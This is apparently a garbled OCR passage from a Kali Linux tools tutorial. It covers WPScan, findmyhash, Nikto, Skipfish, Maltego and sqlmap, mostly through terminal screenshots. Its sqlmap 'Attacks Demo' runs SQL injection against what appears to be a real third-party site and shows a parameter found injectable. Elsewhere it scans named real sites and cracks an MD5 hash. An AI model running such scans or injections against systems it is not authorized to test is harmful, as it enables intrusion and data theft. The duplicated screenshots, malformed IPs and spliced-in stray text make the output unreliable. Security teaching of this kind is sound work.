[i] Plugin(s) Identified:

[+] jetpack
| Location: https://wordpress.org/showcase/wp-content/plugins/jetpack/
| Last Updated: 2019-09-23T16:52:00.000Z
| [!] The version is out of date, the latest version is 7.7.2
|
| Detected By: Urls In Homepage (Passive Detection)
|
| Version: 7.2.1.1 (90% confidence)
| Detected By: Query Parameter (Passive Detection)
| - https://wordpress.org/showcase/wp-content/plugins/jetpack/css/jetpack.css?ver=7.2.1.1
| Confirmed By: Readme - Stable Tag (Aggressive Detection)
| - https://wordpress.org/showcase/wp-content/plugins/jetpack/readme.txt

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/register.

[+] Finished: Sat Sep 28 12:12:50 2019
[+] Requests Done: 126
[+] Cached Requests: 5
[+] Data Sent: 30.585 KB
[+] Data Received: 1.77 MB
[+] Memory used: 116.48 MB
[+] Elapsed time: 00:03:03
root@kali:~# 

Applications ▾ Places ▾ Terminal ▾ Sat 12:24
root@kali:~ 

File Edit View Search Terminal Help

Wordpress Security Scanner by the WPScan Team
Version 3.7.1
@WPScan_, @ethicalhack3r, @erwan_lr, @FireFart_

Usage: wpscan [options]
      --url URL

      The URL of the blog to scan
      Allowed Protocols: http, https
      Default Protocol if none provided: http
      This option is mandatory unless update or help or hh or version is/are supplied
      Display the simple help and exit
      Display the full help and exit
      Display the version and exit
      Verbose mode
      Whether or not to display the banner
      Default: true
      Output to FILE
      Output results in the format supplied
      Available choices: cli-no-colour, cli-no-color, cli, json
      Default: mixed
      Available choices: mixed, passive, aggressive
      Use a random user-agent for each scan
      The max threads to use
      Default: 5
      Milliseconds to wait before doing another web request. If used, the max threads will be set to
      The request timeout in seconds

```

```
File Edit View Search Terminal Help
u      User IDs range. e.g: u1-5
Range separator to use: '-'
Value if no argument supplied: 1-10
m      Media IDs range. e.g m1-15
Note: Permalink setting must be set to "Plain" for those to be detected
Range separator to use: '-'
Value if no argument supplied: 1-100
Separator to use between the values: ','
Default: All Plugins, Config Backups
Value if no argument supplied: vp,vt,tt,cb,dbe,u,m
Incompatible choices (only one of each group/s can be used):
- vp, ap, p
- vt, at, t
Exclude all responses matching the Regexp (case insensitive) during parts of the enumeration.
Both the headers and body are checked. Regexp delimiters are not required.
Use the supplied mode to enumerate Plugins, instead of the global (--detection-mode) mode.
Default: passive
Available choices: mixed, passive, aggressive
Use the supplied mode to check plugins versions instead of the --detection-mode or --plugins-detection modes.
Default: mixed
Available choices: mixed, passive, aggressive
Raise an error when the number of detected plugins via known locations reaches the threshold.
Default: 100
Raise an error when the number of detected themes via known locations reaches the threshold. Set to 0 to ignore the threshold.
Default: 20
List of passwords to use during the password attack.
If no --username/s option supplied, user enumeration will be run.
List of usernames to use during the password attack.
Examples: 'a1', 'a1,a2,a3', '/tmp/a.txt'
Maximum number of passwords to send by request with XMLRPC multicall
Default: 500
Force the supplied attack to be used rather than automatically determining one.
Available choices: wp-login, xmlrpc, xmlrpc-multicall
Alias for --random-user-agent --detection-mode passive --plugins-version-detection passive
```

6. Findmyhash →

Written in Python, [findmyhash](#) is a free open-source tool that helps to crack passwords using free online services. It works with the following algorithms: MD4, MD5, SHA1, SHA225, SHA256, SHA384, SHA512, RMD160, GOST, WHIRLPOOL, LM, NTLM, MYSQL, CISCO7, JUNIPER, LDAP_MD5, and LDAP_SHA1. It also supports multi-thread analysis for faster speed and algorithm recognition from the hash value.

```

root@kali:~# findmyhash MD5 -h 098f6bcd4621d373cade4e832627b4f6
Cracking hash: 098f6bcd4621d373cade4e832627b4f6
Analyzing with drasen.net (http://md5.drasen.net)... just enter your MD5 hash below and cross your fingers:
... hash not found in drasen.net

Analyzing with myinfosec (http://md5.myinfosec.net)... Found: test
... hash not found in myinfosec

Analyzing with md5.net (http://md5.net)... Decrypt
... hash not found in md5.net

Analyzing with noisette.ch (http://md5.noisette.ch)... Found: test
... hash not found in noisette.ch (hash=098f6bcd4621d373cade4e832627b4f6)

Analyzing with md5hood (http://md5hood.com)... Found: test
... hash not found in md5hood

Analyzing with stringfunction (http://www.stringfunction.com)... Found: test
... hash not found in stringfunction

Analyzing with 99k.org (http://xanadrel.99k.org)... to find the original word from the MD5.
... hash not found in 99k.org
Our tool uses a huge database in order to have the best chance of cracking the original word.

Analyzing with sans (http://isc.sans.edu)... Enter your MD5 hash below and cross your fingers:
... hash not found in sans

Words in the database: 1154,969,773,668
Analyzing with bokehman (http://bokehman.com)... Found: test
... hash not found in bokehman

Analyzing with goog.li (http://goog.li)... Found: test

```

Applications ▾ Places ▾ Terminal ▾

Thu 00:57

root@kali:~

```

File Edit View Terminal Help
Analyzing with gromweb (http://md5.gromweb.com)... Found: test
... hash not found in gromweb https://www.md5online.org/md5-decrypt.html

Analyzing with hashcracking (http://md5.hashcracking.com)... NetHunter Offensive Security Exploit-DB GHDB MSFU
... hash not found in hashcracking Enter your MD5 hash below and cross your fingers:

Analyzing with hashcracking (http://victorov.su)... Found: test
... hash not found in hashcracking

Analyzing with thekaine (http://md5.thekaine.de)... Decrypt
... hash not found in thekaine

Analyzing with tmto (http://www.tmto.org)... Found: test
... hash not found in tmto (hash=098f6bcd4621d373cade4e832627b4f6)

Analyzing with rednoize (http://md5.rednoize.com)... Found: test
... hash not found in rednoize

Analyzing with md5-db (http://md5-db.de)... Found: test
... hash not found in md5-db

Analyzing with my-addr (http://md5.my-addr.com)... Found: test
... hash not found in my-addr
This algorithm is not reversible, it's normally impossible to find the original word from the MD5.
***** HASH CRACKED!! *****
The original string is: test
Just enter the hash in the MD5 decoder in the form above to try to decrypt it!

The following hashes were cracked:
-----
098f6bcd4621d373cade4e832627b4f6 -> test

```

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ezoic

7. Nikto →

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated. Nikto is not designed as a stealthy tool. It will test a web server in the quickest time possible, and is obvious in log files or to an IPS/IDS. However, there is support for LibWhisker's anti-IDS methods in case you want to give it a try (or test your IDS system).

```

Applications ▾ Places ▾ Terminal ▾ Sun 11:46 AM •
root@kali:~# nikto -h www.afl.com
Option host requires an argument
104.0.0.6.153

File Edit View Search Terminal Help
root@kali:~# nikto -h www.afl.com
Option host requires an argument
104.0.0.6.153

-+-----+
  -config+      Use this config file
  -Display+     Turn on/off display outputs
  -dbcheck      check database and other key files for syntax errors
  -Format+      save file (-o) format
  -Help+        facebook_lite.vy
  -host+        164.0.0.6.153... target host/URL
  -id+          Host authentication to use, format is id:pass or id:pass:realm
  -list-plugins List all available plugins
  -output+      Write output to this file
  -nossal       Disables using SSL
  -no404       Disables 404 checks
  -Plugins+     List of plugins to run (default: ALL)
  -port+        Port to use (default 80)
  -root+        Prepend root value to all requests, format is /directory
  -ssl          Force ssl mode on port
  -Tuning+      Scan tuning
  -timeout+    Timeout for requests (default 10 seconds)
  -update       Update databases and plugins from CIRT.net
  -Version      Print plugin and database versions
  -vhost+      Virtual host (for Host header)
  + requires a value

  Note: This is the short help output. Use -H for full help text.

root@kali:~# nikto -h www.afl.com
- Nikto v2.1.6

+ Target IP:      185.53.179.6
+ Target Hostname: www.afl.com
+ Target Port:    80
+ Start Time:    2019-09-29 11:45:36 (GMT5.5)

Applications ▾ Places ▾ Terminal ▾ Sun 11:46 AM •
root@kali:~# nikto -h www.afl.com
Option host requires an argument
104.0.0.6.153

File Edit View Search Terminal Help
root@kali:~# nikto -h www.afl.com
Option host requires an argument
104.0.0.6.153

-+-----+
  -Plugins+     List of plugins to run (default: ALL)
  -port+        Port to use (default 80)
  -root+        Prepend root value to all requests, format is /directory
  -ssl          Force ssl mode on port
  -Tuning+      Scan tuning
  -timeout+    Timeout for requests (default 10 seconds)
  -update       Update databases and plugins from CIRT.net
  -Version      Print plugin and database versions
  -vhost+      164.0.0.6.153... Virtual host (for Host header)
  + requires a value

  Note: This is the short help output. Use -H for full help text.

root@kali:~# nikto -h www.afl.com
- Nikto v2.1.6



+ Target IP:      185.53.179.6
+ Target Hostname: www.afl.com
+ Target Port:    80
+ Start Time:    2019-09-29 11:45:36 (GMT5.5)


+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-language' found, with contents: english
+ Uncommon header 'x-buckets' found, with contents: bucket103
+ Uncommon header 'x-check' found, with contents: 3c12dc4d54f8e22d666785b733b0052100c53444
+ Uncommon header 'x-template' found, with contents: tpl_cleanPeppermintBlank03_twoclick
+ Uncommon header 'x-adblock-key' found, with contents: MFwxDQYJKoZIhvchNAQEBBQAD5wAwSAJBALquDFETXRn0Hr05fUP7EJT77xYnPmRpMy4vk8KYiHnkNpednjOANJcaXDxCKQJN0nXKZJL7TciJD8AoHXK158CawEAQ== PDn14Wi+bzeslR+gobfy7RCKz005Au2xqjU2l3Lbp8gBE7owzn336Yswutg12FxqeFtvWYBMmIOs5frm9nNUqw==
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'x-blocked' found, with contents: 11015.10

```

8. Wireshark →

Wireshark is the world's foremost network protocol analyser. It lets you see what's happening on your network at a microscopic level. It is the de facto (and often de jure) standard across many industries and educational institutions. Wireshark development thrives thanks to the contributions of networking experts across the globe. It is the continuation of a project that started in 1998.





9. SkipFish →

Skipfish is an active web application security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

Applications ▾ Places ▾ Terminal ▾ Fri 10:27

root@kali: ~

```
File Edit View Search Terminal Help
root@kali:~# skipfish -h
skipfish web application scanner - version 2.10b
Usage: skipfish [ options ... ] -W wordlist -o output_dir start_url [ start_url2
...
Authentication and access options:
-A user:pass      - use specified HTTP authentication credentials
-F host=IP        - pretend that 'host' resolves to 'IP'
-C name=val       - append a custom cookie to all requests
-H name=val       - append a custom HTTP header to all requests
-b (i|f|p)         - use headers consistent with MSIE / Firefox / iPhone
-N                - do not accept any new cookies
--auth-form url   - form authentication URL
--auth-user user   - form authentication user
--auth-pass pass   - form authentication password
--auth-verify-url - URL for in-session detection

Crawl scope options:
-d max_depth      - maximum crawl tree depth (16)
-c max_child       - maximum children to index per node (512)
-x max_desc        - maximum descendants to index per branch (8192)
-r r_limit          - max total number of requests to send (100000000)
```

Applications ▾ Places ▾ Terminal ▾ Fri 10:28


root@kali: ~

```
File Edit View Search Terminal Help

skipfish version 2.10b by lcamtuf@google.com
- 192.168.1.202 -
Scan statistics:: 0:01:00.222
Scan statistics:: 0:01:10.2640 kB in, 0 kB out (0.0 kB/s)
    Scan time : 0:01:20.3050 kB in, 0 kB out (0.0 kB/s)
    Scan time : 0:01:22.2140 kB in, 0 kB out (0.0 kB/s) 0 drops
    HTTP requests : 2 (0.0/s), 0 kB in, 0 kB out (0.0 kB/s) 0 drops
    Compression : 0 kB in, 0 kB out (0.0% gain) 0 tries, 0 drops
    HTTP faults : 2 net errors, 0 proto errors, 0 retried, 0 drops
    TCP handshakes : 2 total (1.0 req/conn) 0 purged
    TCP faults : 0 failures, 2 timeouts, 0 purged
    External links : 0 skipped
    Reqs pending : 0
Database statistics:total, 1 done (33.33%)
Database statistics:total, 1 done (33.33%) , 0 dict
    Pivots : 3 total, 2 done (66.67%) , 0 dict
    Pivots : 3 total, 3 done (100.00%) 0 dict 0 par, 0 val
    In progress : 0 pending, 0 init, 0 attacks, 0 dict 0 par, 0 val
    Missing nodes : 0 spotted dir, 0 file, 0 pinfo, 1 unkn, 0 par, 0 val
```

10. Maltego →

Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego's unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure. The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet – whether it's the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information.





Sun 7:41 PM •

Type	Entity						
maltego.AS	19551						
maltego.Netblock	45.60.31.0-45.60.31.255						
maltego.IPv4Address	45.60.31.34						
maltego.ComputerName	incapsula inc (incap-5)						
maltego.ComputerName	incapsula inc.						
maltego.ComputerName	Incapsula Inc.						
maltego.ComputerName	incapsula incapsula.com						
maltego.Location	Redwood City, United States						
maltego.Website	www.sans.org						
maltego.Domain	www.sans.org						



11. Sqlmap →

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Attacks Demo: Website -> <https://ssy.org/details.php?id=1>

Step 1:- sqlmap -h

```
File Edit View Search Terminal Help
Injection:
These options can be used to specify which parameters to test for,
provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to provided value

Detection:
These options can be used to customize the detection phase

--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (1-3, default 1)

Techniques:
These options can be used to tweak testing of specific SQL injection
techniques

--technique=TECH SQL injection techniques to use (default "BEUSTQ")

Enumeration:
These options can be used to enumerate the back-end database
management system information, structure and data contained in the
tables. Moreover you can run your own SQL statements

-a, --all Retrieve everything
-b, --banner Retrieve DBMS banner
--current-user Retrieve DBMS current user
--current-db Retrieve DBMS current database
--passwords Enumerate DBMS users password hashes
--tables Enumerate DBMS database tables
--columns Enumerate DBMS database table columns
--schema Enumerate DBMS schema
--dump Dump DBMS database table entries
--dump-all Dump all DBMS databases tables entries
-D DB DBMS database to enumerate
-T TBL DBMS database table(s) to enumerate
-C COL DBMS database table column(s) to enumerate

File Edit View Search Terminal Help
[+] http://ssy.org/{1.3.4#stable}
|_ [+] vuln.php
|_ [+] id=1
|_ [+] data.sql
|_ [+] v...
http://sqlmap.org

Usage: python sqlmap [options]

Options:
-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the
target(s)

-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs

Request:
These options can be used to specify how to connect to the target URL

--data=DATA Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent Use randomly selected HTTP User-Agent header value
--proxy=PROXY Use a proxy to connect to the target URL
--tor Use Tor anonymity network
--check-tor Check to see if Tor is used properly

Injection:
These options can be used to specify which parameters to test for,
provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to provided value
```

Step 2:- sqlmap -u https://ssy.org/details.php?id=1 --dbs

```
File Edit View Search Terminal Help
-C COL          DBMS database table column(s) to enumerate

Operating system access:
These options can be used to access the back-end database management
system underlying operating system

--os-shell      Prompt for an interactive operating system shell
--os-pwn       Prompt for an OOB shell, Meterpreter or VNC

General:
These options can be used to set some general working parameters

--batch        Never ask for user input, use the default behavior
--flush-session Flush session files for current target

Miscellaneous:
--sqlmap-shell  Prompt for an interactive sqlmap shell
--wizard       Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'
root@kali:~# sqlmap -u https://ssy.org/detail.php?id=1 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:09:18 /2019-09-25

[22:09:19] [INFO] testing connection to the target URL
[22:09:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:09:20] [INFO] testing if the target URL content is stable
[22:09:20] [INFO] target URL content is stable
[22:09:20] [INFO] testing if GET parameter 'id' is dynamic
File Edit View Search Terminal Help
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:09:18 /2019-09-25

[22:09:19] [INFO] testing connection to the target URL
[22:09:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:09:20] [INFO] testing if the target URL content is stable
[22:09:20] [INFO] target URL content is stable
[22:09:20] [INFO] testing if GET parameter 'id' is dynamic
[22:09:20] [INFO] GET parameter 'id' appears to be dynamic
[22:09:20] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[22:09:20] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[22:09:21] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[22:09:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:09:27] [WARNING] reflective value(s) found and filtering out
[22:09:28] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="had")
[22:09:28] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:09:28] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[22:09:28] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[22:09:28] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[22:09:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[22:09:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[22:09:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:09:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[22:09:29] [INFO] testing 'MySQL inline queries'
[22:09:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[22:09:29] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:09:31] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[22:09:31] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[22:09:31] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[22:09:31] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[22:09:31] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[22:09:31] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[22:09:42] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[22:09:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

```

File Edit View Search Terminal Help
